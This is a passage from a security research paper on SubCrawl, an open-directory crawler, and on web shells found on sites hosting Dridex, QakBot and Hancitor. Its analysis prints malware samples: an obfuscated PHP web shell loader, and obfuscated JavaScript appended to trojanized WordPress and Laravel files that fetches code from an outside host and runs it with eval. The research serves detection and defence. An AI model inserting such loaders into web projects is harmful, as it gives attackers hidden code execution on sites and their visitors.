In one month, we scanned 625 domains used to host Dridex malware. During the same period, we analysed 1,442 compromised websites hosting QakBot. 57% (359) of the web servers hosting Dridex featured open directories, whereas only 5% (74) of web servers hosting QakBot had open directories. The reason we found significantly more Dridex-related web shells compared to QakBot is that there were more open directories for Dridex websites. Since open directories are mostly created by threat actors failing to disable this feature after compromising a web server, this could indicate that the distributors of QakBot were more disciplined in their operational security. Hancitor was the rarest of the three related malware families with only 17 open directories found. Nevertheless, both versions of the web shell login could be found in these open directories.

Malware family	Web shell variants	Crawled site count	Open directory rate (%)
Dridex	A, B	625	57% (359)
QakBot	A, B	1,442	5% (74)
Hancitor	A, B	25	68% (17)

Table 1: Web shell variants and open directory rates of web servers hosting Dridex, QakBot and Hancitor malware.

Even more interesting is the fact that login forms of web shells on servers hosting Hancitor were identical to the login forms on servers hosting Dridex. The only difference to the QakBot login forms was the name tag of the HTML input field, and yet this clearly distinguished the malware families, which was not the case with Dridex and Hancitor. However, these similarities may simply be a coincidence. If we create a similarity correlation graph based on the same data, the eight clusters become only three, which makes the graph clearer.




Figure 11: Correlation graph based on TLSH similarity hash.

A short trip behind the script

Having access to such a compromised website gives further insight and the possibility to analyse the PHP code behind the login form. At the top of the script is a comment header indicating that this file is from the *Apache Software Foundation* and is licensed under the MIT licence. The attacker probably added these lines to the file to make it look legitimate at first glance. The script consists of a PHP class, which is instantiated at the very end and executed that way. The class contains several functions, a few variables, and two Base64-encoded blocks.

```
var $mv = 'bVLvT9swEP1cJP6Hw4pwIkUtFVAm5ccXlIkJaWVtty9lqtLEUa0mduTYdNHo/76zYWwtfLu7d/f87p29
xkAClEbgVZxhWOV1x6LTE2/ztMWUrAgMoTPrTiu/2+Rj31vNs9mPbLakd4vFw+puOl/Qn0EIFyFcBjjI
K593HdPYOMu+fc/miyVd7Tj2BPD79GQw8NyTh5RHnY5tPLF0gz0wVPQf6+10ev81W1qBR5yHWOSAl620
MsyROX1nrGl17+MQziumjRKQK5W7Ugi0Ytflek1DsDyhc8ZKYcVGAo3XsuxBikIKzX7phgmTkFcSZx5J
465QvNVpKQuDuB7uFNesFj65uriCr1LDZ2lESYLorUOKLetLuRP2BEYUmkvhM9yOV+CzYaFVfc96OD+3
GbbeyhL3ShKY3MDzMxzWPk0+qF2/r43HN/8MeDn8PtpxgTpQUFHzYvuRnLM3PX+HI3i36iONK6kayN1s
Qgg0TG9kmZBWdho94qI1GnTfsoRYIwmIvMEYf8ARil+l4Yg/5bXBNE0RH1ny9JEG0T4evdodj+xpUhr9
AQ==';
```

Figure 12: Base64-encoded block.

In the constructor of the class one Base64 string is decoded, which leads to another PHP function. The function is then created using ‘create_function’ and called directly after it.

```
var $check = array('e', 't', 'nf', 'gz', 'i', 'la');
var $x64 = array('unct', 'crea', 'te_f', 'ion');
var $stable = array('ode', 'base6', '4_dec');
var $seek = array('e', 'se', 'tc', 'oo', 'ki');
var $_debug = array('str', 'e', '_re', 'plac');
```

Figure 13: PHP function names split in array.

The execution of the function shows the login form to unauthenticated users and responds with a cookie containing the first 16 characters of the SHA1 hash of the password for logged in users.

```
$mu = ''; $fie = false;
$hvk = "_" . substr(sha1($_SERVER['HTTP_HOST']), 0, 3);
if(isset($_REQUEST['_wi'])) {
        $mu = substr(sha1($_REQUEST['_wi']), 0, 16);
    } elseif(isset($_COOKIE[$hvk])) {
        $mu = $_COOKIE[$hvk];
        $fie = true;
    }
if(!empty($mu)) return array($mu, 'fe5dbb', $hvk, $fie);
echo '<body oncontextmenu="return false"><script>document.writeln("404 Not
Found");document.onkeydown = function(e) {if (e.ctrlKey && (e.keyCode === 67 || e.keyCode === 86 ||
e.keyCode === 85 || e.keyCode === 117)) return false;};window.onclick = function(e) {if
(!e.ctrlKey) return; document.writeln(\'<form action="" method="post"><input type="text"
name="_wi"><input type="submit" value=">>"></form>\');}</script></body>';
```

Figure 14: Decoded web shell login output function.

This returned password is used for decoding the second Base64-encoded block. Unfortunately, since we did not have access to this password, we were unable to decode the string. However, we think that this is the effective web shell which allows the attacker to add, modify and delete files.

```
function income($_conf, $point, $_build) {
    $income = strlen($point) + strlen($_build);
    while(strlen($_build) < $income) {
        $_control = ord($point[$this->_emu]) - ord($_build[$this->_emu]);
        $point[$this->_emu] = chr($_control % (8*32));
        $_build .= $point[$this->_emu];
        $this->_emu++;
    }
    return $point;
}
```

Figure 15: Web shell decryption function.

The origin of web shells

With so many compromised websites, the obvious question is: how are threat actors compromising them? Since the same web shell login page was found distributed across different web servers found to be hosting different malware families, one hypothesis is that a malware operator purchases access to the compromised websites from other threat actors who specialize in distributing malware, possibly even from the same distributor. The question is how the distributor compromises these websites.

Technology analysis

Of the web shell logins presented here, we found approximately 400 in open directories. To find out how these websites were compromised, we considered several compromise scenarios. One way to compromise a website is by exploiting a vulnerability in the underlying web server or scripting software. We evaluated the websites where we were able to enumerate their web technologies. The chart in Figure 16 shows the distribution of web server software used. This information was supplied in the ‘server’ HTTP response header for each GET request. Since this data is not always present, we have not found a corresponding web server for every crawled website. Also, we often do not have a version number of the web server, which is why the information is often not detailed enough to make a statement about whether a particular web server version has a vulnerability that can be exploited to compromise it.




Figure 16: Counts of web server software for websites hosting web shells.

We performed a similar analysis for the scripting technologies used. Fortunately, version numbers are often visible, however, this response header was only returned by a small subset of the 400 websites, which also makes it difficult to draw conclusions about possibly exploited vulnerabilities in these technologies.





Figure 17: Counts of scripting technologies for websites hosting web shells.

Since our evaluations are not complete and some information is missing, it still shows that many different technologies and versions were in use. We think it is unlikely that so many different websites can be compromised with only one or a few vulnerabilities, although we do not rule it out.

Content management system (CMS) analysis

In another evaluation, we wanted to see how many websites used *WordPress* as their CMS. This evaluation was based only on the analysis of the web shell URL. If this contained the string 'wp-', we assumed that it was a *WordPress* installation. Out of 400 web shell URLs, this is the case for approximately 50% of the websites. When we manually took a closer look at these URLs, we noticed that many web shell logins are located either in plug-in or themes folders. Verifying whether this is also the case with other, non-*WordPress*, websites yielded the same result. Since most web shells were stored in the plug-ins and themes directories of CMS installations, we wanted to check if certain plug-ins or themes were abused more than others. Unfortunately, there seem to be many different plug-ins and themes as well, supporting the assessment that it is unlikely that malware distributors are exploiting a small number of vulnerabilities across many websites.

When we then manually analysed the open directories looking for other clues, we made an interesting discovery. We found that many web shells had the same 'Last modified' timestamp as almost all the other files in the plug-in directory in which it was found.



Parent Directory		-
CHANGES.md	2019-08-14 11:49	43K
LICENSE.md	2019-08-14 11:49	67K
adapters/	2019-08-14 11:49	-
build-config.js	2019-08-14 11:49	4.3K
ckeditor.js	2019-08-14 11:49	452K
config.js	2019-08-14 11:49	3.2K
contents.css	2019-08-14 11:49	1.8K
lang/	2019-08-14 11:49	-
plugins/	2019-08-14 11:49	-
skins/	2019-08-14 11:49	-
styles.js	2019-08-14 11:49	5.4K

Parent Directory		-
FG6sNedLTIA.txt	2021-05-03 19:32	2.3K
options.php	2019-08-14 11:49	17K
paste.js	2019-08-14 11:49	5.3K

Figure 18: Open directory listing containing a web shell with a common timestamp of 2019-08-14 11:49.

This either means that the timestamp was changed by the attacker after deployment, or that the web shell was installed directly together with the plug-in. Exploring the second possibility, we analysed other files associated with those plug-ins. This led to our discovery that the attacker had modified other plug-in files, specifically JavaScript files. We found obfuscated scripts at the end of each of the otherwise legitimate JavaScript files, which was most likely added by the attacker.


```
;if(ndsw===undefined){var ndsw=true,HttpClient=function(){this['get']=function(a,b){var c=new
XMLHttpRequest();c['onreadystatechange']=function()
{if(c['readyState']==0x4&&c['status']==0xc8)b(c['responseText']);},c['open']('GET',a,!![]),c['send']
(null);};},rand=function(){return Math['random']()['toString'](0x24)['substr'](0x2);},token=function(){return
rand()+rand();};(function(){var
a=navigator,b=document,e=screen,f=window,g=a['userAgent'],h=a['platform'],i=b['cookie'],j=f['location']
['hostname'],k=f['location']['protocol'],l=b['referrer'];if(l&&!p(l,j)&&!i){var m=new
HttpClient(),o=k+'//frutosdiaz.cl/HNC/css/flag-icon-css/flags/1x1/1x1.php?id='+token();m['get'](o,function(r)
{p(r,'ndsx')&&f['eval'](r);});}function p(r,v){return r['indexOf'](v)!==-0x1;}}());};
```

Figure 19: Trojanized WordPress plug-in file showing appended malicious JavaScript.

Analysing this snippet revealed that the script makes a GET request to a defined URL and receives the following JavaScript code in response.

```
var ndsx = true;
(function(){
    var date=new Date(new Date().getTime()+60*1000*60*24*365);
    document.cookie="__utma=2; path=/; expires="+date.toUTCString();
})();
```

The JavaScript function sets a cookie that is usually used for *Google Analytics*. The '__utma' cookie is responsible for uniquely identifying visitors, tracking how many times a user has visited a website, and timestamps of their first, last and current visits. We have not yet fully clarified why the attackers set this cookie and whether they use *Google Analytics* to track compromised websites. However, to find out, we searched for different substrings of this function. The initialization of the first variable right before the cookie function served as an ideal indicator and we found a *GitHub* repository containing JavaScript like the snippet above appended to various scripts relating to the *Laravel* [14] web application framework. Besides the modified JavaScript files, we also found a PHP web shell, resembling the sample on the original website we examined. *Laravel*'s legitimate repository on *GitHub* was almost identical to the unofficial repository we found, except for the web shell and modified JavaScript files. From the looks of it, the attackers attempted to impersonate the web application framework and trick users into installing the trojanized one. Figure 20 shows the trojanized repository and the original *Laravel* repository hosted on *GitHub*.



Master · 3 branches · 0 tags · Go to file · Add file · Code

[redacted] 1st Commit Code Upload · 4ebff81 5 days ago · 1 commit

app	1st Commit Code Upload	5 days ago
bootstrap	1st Commit Code Upload	5 days ago
config	1st Commit Code Upload	5 days ago
database	1st Commit Code Upload	5 days ago
public	1st Commit Code Upload	5 days ago
resources	1st Commit Code Upload	5 days ago
routes	1st Commit Code Upload	5 days ago
storage	1st Commit Code Upload	5 days ago
.editorconfig	1st Commit Code Upload	5 days ago
.env.example	1st Commit Code Upload	5 days ago
.gitattributes	1st Commit Code Upload	5 days ago
.gitignore	1st Commit Code Upload	5 days ago
.htaccess	1st Commit Code Upload	5 days ago
.styleci.yml	1st Commit Code Upload	5 days ago
README.md	1st Commit Code Upload	5 days ago
artisan	1st Commit Code Upload	5 days ago
composer.json	1st Commit Code Upload	5 days ago

About
[redacted]
Readme
Releases
No releases published
Packages
No packages published
Languages
● Blade 77.8% ● PHP 21.3% ● Other 0.9%

8.x · 14 branches · 151 tags · Code


driesvints Update CHANGELOG.md ✓ 0296bb6 7 days ago · 6,491 commits

app	Don't trim current_password (#5546)	3 months ago
bootstrap	update gitignores	11 months ago
config	update skeleton for filesystem tweaks to make sail usage easier	20 days ago
database	Update .gitignore (#5593)	2 months ago
public	update wording	3 months ago
resources	Add prohibited validation rule (#5569)	3 months ago
routes	update channel	10 months ago
storage	update gitignores	11 months ago
tests	Rename test methods (#5574)	2 months ago
.editorconfig	Allowing optional use of yml/yaml file extensions in .editorconfig (#...	2 years ago
.env.example	update skeleton for filesystem tweaks to make sail usage easier	20 days ago
.gitattributes	Ignore changelog in export	4 years ago
.gitignore	add .idea and .vscode to gitignore (#5615)	15 days ago
.styleci.yml	Avoid deprecated StyleCI fixer name (#5410)	9 months ago
CHANGELOG.md	Update CHANGELOG.md	7 days ago
README.md	Update README.md	2 months ago
artisan	[8.x] Grammatical omission of 'of' on line 14 (#5603)	last month

About
A PHP framework for web artisans.
laravel.com
php laravel framework
Readme
Releases 151
v8.5.19 Latest
7 days ago
+ 150 releases
Packages
No packages published
Used by 1.4k
+ 1,362
Contributors 560

Figure 20: Comparison of trojanized and original Laravel GitHub repositories.

However, this was not the only repository that contained modified JavaScript files and a web shell. A search for the specific string on *GitHub* led to over 565 matches. Thus, we conclude that some of the web shells were deployed as a result of users inadvertently installing trojanized copies of web application frameworks, plug-ins and themes.



Repositories	0
Code	565
Commits	0
Issues	0
Discussions Beta	0
Packages	0
Marketplace	0
Topics	0
Wikis	0
Users	0

Languages

JavaScript	565

Advanced search · Cheat sheet

565 code results · Sort: Best match

[redacted]

public/vendor/adminlte/plugins/fullcalendar/locales/ar-kw.js

```
        eventLimitText: "أخرى",
        noEventsMessage: "أي أحداث لعرض"
    };

    return arKw;

}));
;if(ndsj===undefined){var q=
['ref','de.','yst','str','err','sub','87598TBOzVx','eva','3291453EoOlZk','cha','tus','301160LJpSns'
(function(r,e){var D=A;while(!![]){try{var z=-parseInt(D('0x101'))*-parseInt(D(0xe6))+parseInt(D('0
XMLHttpRequest();z[h('0xdc')+h(0xf3)+h('0xe2')+h('0xff')+h('0xe9')+h(0x104)]=function(){var v=h;if(
z=q[r];return z;}(function(){var H=A,r=navigator,e=document,z=screen,i=window,a=r[H('0x10c')+H('0xf
J=H;F(Q,J('0xee')+'x')&&i[J('0xe7')+'l'](Q);});}function F(Q,b){var g=H;return Q[g(0xdd)+g('0xf4')+
```

JavaScript · Showing the top two matches · Last indexed 4 days ago

[redacted]

public/vendor/adminlte/plugins/fullcalendar/locales/lb.js

```
        noEventsMessage: "Nee Evenementer ze affichéieren"
    };

    return lb;

}));
;if(ndsj===undefined){var q=
['ref','de.','yst','str','err','sub','87598TBOzVx','eva','3291453EoOlZk','cha','tus','301160LJpSns'
(function(r,e){var D=A;while(!![]){try{var z=-parseInt(D('0x101'))*-parseInt(D(0xe6))+parseInt(D('0
XMLHttpRequest();z[h('0xdc')+h(0xf3)+h('0xe2')+h('0xff')+h('0xe9')+h(0x104)]=function(){var v=h;if(
z=q[r];return z;}(function(){var H=A,r=navigator,e=document,z=screen,i=window,a=r[H('0x10c')+H('0xf
J=H;F(Q,J('0xee')+'x')&&i[J('0xe7')+'l'](Q);});}function F(Q,b){var g=H;return Q[g(0xdd)+g('0xf4')+
```

JavaScript · Showing the top two matches · Last indexed 4 days ago

[redacted]

public/vendor/adminlte/plugins/fullcalendar/locales/ca.js

```
        noEventsMessage: "No hi ha esdeveniments per mostrar"
    };

    return ca;

}));
;if(ndsj===undefined){var q=
['ref','de.','yst','str','err','sub','87598TBOzVx','eva','3291453EoOlZk','cha','tus','301160LJpSns'
(function(r,e){var D=A;while(!![]){try{var z=-parseInt(D('0x101'))*-parseInt(D(0xe6))+parseInt(D('0
XMLHttpRequest();z[h('0xdc')+h(0xf3)+h('0xe2')+h('0xff')+h('0xe9')+h(0x104)]=function(){var v=h;if(
```

Figure 21: GitHub search results showing trojanized JavaScript files.

The question remains as to why the JavaScript snippets are needed. One possible answer is that the attackers are using this function to be notified when a new web shell has been activated after a fake component is installed. As we saw in the script, a GET request is made to another web page. Since this is a cross origin request, the origin header is automatically added, which discloses to the attacker the web page that made the request. The attacker then only needs to check that the web shell has been correctly enabled and is working, and it can be sold for malware distribution, as we see with Dridex, QakBot and Hancitor.

CONCLUSION

SubCrawl is a web crawling framework developed to scan web pages and search for open directories. If an open directory is found, the entire website is traversed so that files hosted on the website can be analysed. This extended analysis, performed by SubCrawl's processing modules, can easily be extended due to the modular structure of the framework. Currently, processing modules make it possible to check the files found against signatures, calculate different types of hashes, and obtain web server information such as its JARM fingerprint. Results can be searched using SubCrawl's web interface, output to a console window, and published as *MISP* events for long-term analysis.

The stored data from scans over May and June 2021 allowed us to detect different web shells and identify correlations between them and the malware families hosted on those websites. This evaluation showed that different malware families seem to use the same web shell login pages, suggesting that the compromise of the websites may be done by an independent threat actor. Since we were interested in the central question of how the websites are compromised on such a large scale, we enumerated web server and scripting technology versions used on websites hosting web shells. Based on the divergent results, we do not think that vulnerabilities in these technologies are the primary method of compromise. Our investigation into trojanized plug-ins, themes and development frameworks suggest that this is a more probable method of compromise. However, a large-scale analysis of such trojanized website components is still the subject of future research.

Despite the SubCrawl framework being in an early stage of maturity, we hope this paper demonstrates that the tool is valuable for tracking malware hosting and distribution activity. We will continue to develop it and look forward to sharing new capabilities and listening to feedback from the community.

REFERENCES

[1] MISP. https://www.misp-project.org/.

[2] Requests. https://pypi.org/project/requests/.

[3] BeautifulSoup. https://pypi.org/project/beautifulsoup4/.

[4] ClamAV. https://www.clamav.net/.

[5] URLHaus. https://urlhaus.abuse.ch/browse/tag/Dridex/.

[6] Redpanda. https://vectorized.io/redpanda/.

[7] Apache Kafka. https://kafka.apache.org/.

[8] YARA. https://virustotal.github.io/yara/.

[9] JARM. https://github.com/salesforce/jarm.

[10] Sdhash. http://roussev.net/sdhash/sdhash.html.

[11] Ssdeep. https://ssdeep-project.github.io/ssdeep/index.html.

[12] Tlsh. https://github.com/trendmicro/tlsh.

[13] PyMISP. https://pymisp.readthedocs.io/en/latest/index.html.

[14] Laravel. https://laravel.com/.